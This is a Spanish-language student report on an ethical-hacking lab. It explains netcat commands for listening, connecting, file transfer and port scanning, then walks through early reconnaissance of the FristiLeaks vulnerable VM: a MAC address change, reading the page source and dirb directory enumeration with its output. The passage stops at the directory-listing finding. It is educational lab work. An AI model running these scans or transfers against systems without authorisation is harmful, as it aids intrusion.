- **Sintaxis:**

wc -c archivo.txt

- **Descripción:** Devuelve el número de bytes del archivo. Coincide con el número de caracteres si el archivo está en texto plano y no utiliza codificación especial.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

4.3 Uso de awk

- **Sintaxis:**

```
awk '{ total += length($0) + 1 } END { print total }' archivo.txt
```

- **Descripción:** Recorre línea por línea el archivo, suma la longitud de cada línea más el salto de línea, y al finalizar muestra el total de caracteres.

4.4 Uso de grep en combinación con wc

- **Sintaxis:**

```
grep -o . archivo.txt | wc -l
```

- **Descripción:** grep separa cada carácter en una línea independiente y wc -l cuenta el total de líneas, resultando en el número de caracteres del archivo.

5. CAPITULO #3-DESARROLLO DEL LABORATORIO

5.1 Investigación de comandos nc (netcat)

El comando nc (netcat) es una herramienta de red muy usada para depuración, transferencias y pruebas de puertos.

Usos principales:

5.2 Escuchar en un puerto (modo servidor):

- **nc -l -p 1234**

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

→ Abre el puerto 1234 y espera conexiones.

5.3 Conectarse a un puerto (modo cliente):

- **nc 192.168.1.10 1234**

→ Se conecta a la IP y puerto indicados.

5.4 Transferir un archivo (servidor recibe):

- **nc -l -p 1234 > recibido.txt**

→ Espera que le manden un archivo.

5.5 Transferir un archivo (cliente envía):

- **nc 192.168.1.10 1234 < archivo.txt**

5.6 Escaneo simple de puertos:

- **nc -zv 192.168.1.10 20-80**

→ Escanea puertos del 20 al 80 en la IP indicada.

6. CAPITULO #4-DESARROLLO DEL LABORATORIO

6.1 Verificación de configuraciones de FristiLeaks

En este apartado se describe la configuración de red utilizada en la máquina virtual **FristiLeaks**, la cual resulta fundamental para las pruebas de conectividad, asignación de direcciones IP y control de acceso por medio de la dirección MAC.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS




Ilustración 9-Verificación de configuraciones de FristiLeaks

En esta sección se describe la configuración de la máquina virtual **FristiLeaks** a nivel de sistema, abarcando memoria, arranque, chipset y características extendidas. Estos parámetros determinan el rendimiento, compatibilidad y estabilidad de la máquina dentro del entorno de laboratorio.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS




Ilustración 10-Sistema

6.2 Cambio de MAC

Inicialmente, el adaptador de red de la máquina virtual **FristiLeaks** estaba configurado con la dirección MAC por defecto: **0800278664E1**. Esta dirección MAC estaba previamente registrada en el servidor DHCP del entorno de pruebas para permitirle obtener una dirección IP válida y, por lo tanto, acceder a la red.

Como parte del experimento, se modificó la dirección MAC del adaptador de red a **080027A5A676**. Este cambio se realizó directamente en la configuración de VirtualBox, como se muestra en la captura de pantalla adjunta.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS





Ilustración 11-Cambio de MAC

6.3 Verificación de dirección ip

Una vez cambiada la MAC y hecha las configuraciones pertinentes, su puede evidenciar en la siguiente imagen donde ya se recibe dirección ip, por DHCP.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS



```
Fristileaks 1.3 vulnerable VM by Ar0xA.  
Goal: get root (uid 0) and read the flag file  
  
Thanks to dqi and barrebas for testing!  
  
IP address:178.90.90.12  
178 login: _
```

Ilustración 12-Verificación de dirección ip

6.4 Página de FristiLeaks

En este apartado entramos a la pagina por defecto de FristiLeaks con su dirección ip
178.90.90.12

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS





Ilustración 13-Página de FristiLeaks

6.5 Análisis del código fuente

Tras identificar el servidor web activo en la máquina virtual, el siguiente paso fue inspeccionar el código fuente de la página de inicio. A menudo, los desarrolladores dejan comentarios, pistas o información oculta en el código HTML que no se muestra en el navegador. En este caso, el análisis del código fuente de `http://178.90.90.12/` proporcionó datos críticos para el avance del laboratorio.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS




```
1 <!-- Welcome to #Fristileaks, a quick hackme VM by @Ar0xA
2
3 Goal: get UID 0 (root) and read the special flag file.
4 Timeframe: should be doable in 4 hours.
5 -->
6 <html>
7 <body bgcolor="#FF69B4">
8 <br />
9 <center><h1> The <a href="https://twitter.com/search?q=%23fristileaks">#fristileaks</a> motto:</h1> </center>
10 <center>  </center>
11 <br />
12 Fristileaks 2015-12-11 are:<br>
13 @moneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk, @DearCharles, @miamat, MisterXE, BasB, Dwight, Egeltje, @pdersjant, @tcp130x1
14 </body>
15 </html>
16
```

Ilustración 14-Análisis del código fuente

6.6 Enumeración de directorios y archivos ocultos

Una vez que se confirmó la presencia de un servidor web, la siguiente etapa fue la enumeración de directorios y archivos ocultos. Este proceso, conocido como **directory bruteforcing**, se realizó con la herramienta **dirb**, que busca directorios y archivos comunes para descubrir recursos que no están enlazados en la página principal, pero que pueden contener información sensible o vulnerabilidades.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS



```
yeiber@Yeiber: ~
Archivo Acciones Editar Vista Ayuda
(yeiber@Yeiber)-[~]
$ dirb http://178.90.90.12

DIRB v2.22
By The Dark Raver

START_TIME: Thu Sep  4 09:27:07 2025
URL_BASE: http://178.90.90.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://178.90.90.12/ ---
+ http://178.90.90.12/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://178.90.90.12/images/
+ http://178.90.90.12/index.html (CODE:200|SIZE:703)
+ http://178.90.90.12/robots.txt (CODE:200|SIZE:62)

--- Entering directory: http://178.90.90.12/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```


Ilustración 15-Enumeración de directorios y archivos ocultos

6.7 Inspección de la lista de palabras utilizada en el escaneo

Se navegó al directorio de las listas de palabras de **dirb** ubicado en **/usr/share/dirb/wordlists/**. Una vez allí, se utilizó el comando **ls** para listar las diferentes opciones de diccionarios disponibles para la herramienta. El resultado confirmó la existencia de varias listas, incluyendo **big.txt**, **small.txt**, y la que se utilizó en el escaneo anterior, **common.txt**.

Para visualizar el contenido de la lista **common.txt**, se utilizó el comando **cat**. El resultado mostró una extensa lista de nombres de archivos y directorios comúnmente utilizados en sitios web

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS



```
yeiber@Yeiber: /usr/share/dirb/wordlists
Archivo Acciones Editar Vista Ayuda
zsh: corrupt history file /home/yeiber/.zsh_history
(yeiber@Yeiber)-[~]
$ cd /usr/share/dirb/wordlists/

(yeiber@Yeiber)-[/usr/share/dirb/wordlists]
$ ls
big.txt          euskera.txt      mutations_common.txt  spanish.txt
catala.txt       extensions_common.txt  others                stress
common.txt       indexes.txt       small.txt              vulns

(yeiber@Yeiber)-[/usr/share/dirb/wordlists]
$ cat common.txt

.bash_history
.bashrc
.cache
.config
.cvs
.cvsignore
.forward
.git/HEAD
.history
.hta
.htaccess
.htpasswd
.listing
.listings
.mysql_history
```

Ilustración 16-Inspección de la lista de palabras utilizada en el escaneo


6.8 Refinamiento del escaneo de directorios

Se ejecutó el siguiente comando, especificando la nueva lista de palabras:

dirb http://178.90.90.12/ /usr/share/dirb/wordlists/small.txt

La herramienta procesó un total de 959 palabras, un número significativamente menor que las más de 4,000 de la lista common.txt.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS



```
yeiber@Yeiber: ~  
Archivo Acciones Editar Vista Ayuda  
(yeiber@Yeiber)-[~]   
$ dirb http://178.90.90.12/ /usr/share/dirb/wordlists/small.txt  
  
DIRB v2.22  
By The Dark Raver  
  
Size Description  
START_TIME: Thu Sep 4 09:37:06 2025  
URL_BASE: http://178.90.90.12/  
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt  
  
GENERATED WORDS: 959  
  
Scanning URL: http://178.90.90.12/  
+ http://178.90.90.12/cgi-bin/ (CODE:403|SIZE:210)  
=> DIRECTORY: http://178.90.90.12/images/  
Entering directory: http://178.90.90.12/images/  
  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

Ilustración 17-Refinamiento del escaneo de directorios

6.9 Análisis del directorio /images/ y hallazgo de un nuevo archivo

El escaneo con **dirb** reveló la existencia del directorio **/images/** con un código de respuesta 200, lo que significa que el directorio es accesible. El siguiente paso fue visitar este directorio directamente en el navegador para inspeccionar su contenido, lo cual reveló una configuración errónea de seguridad conocida como listado de directorios.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

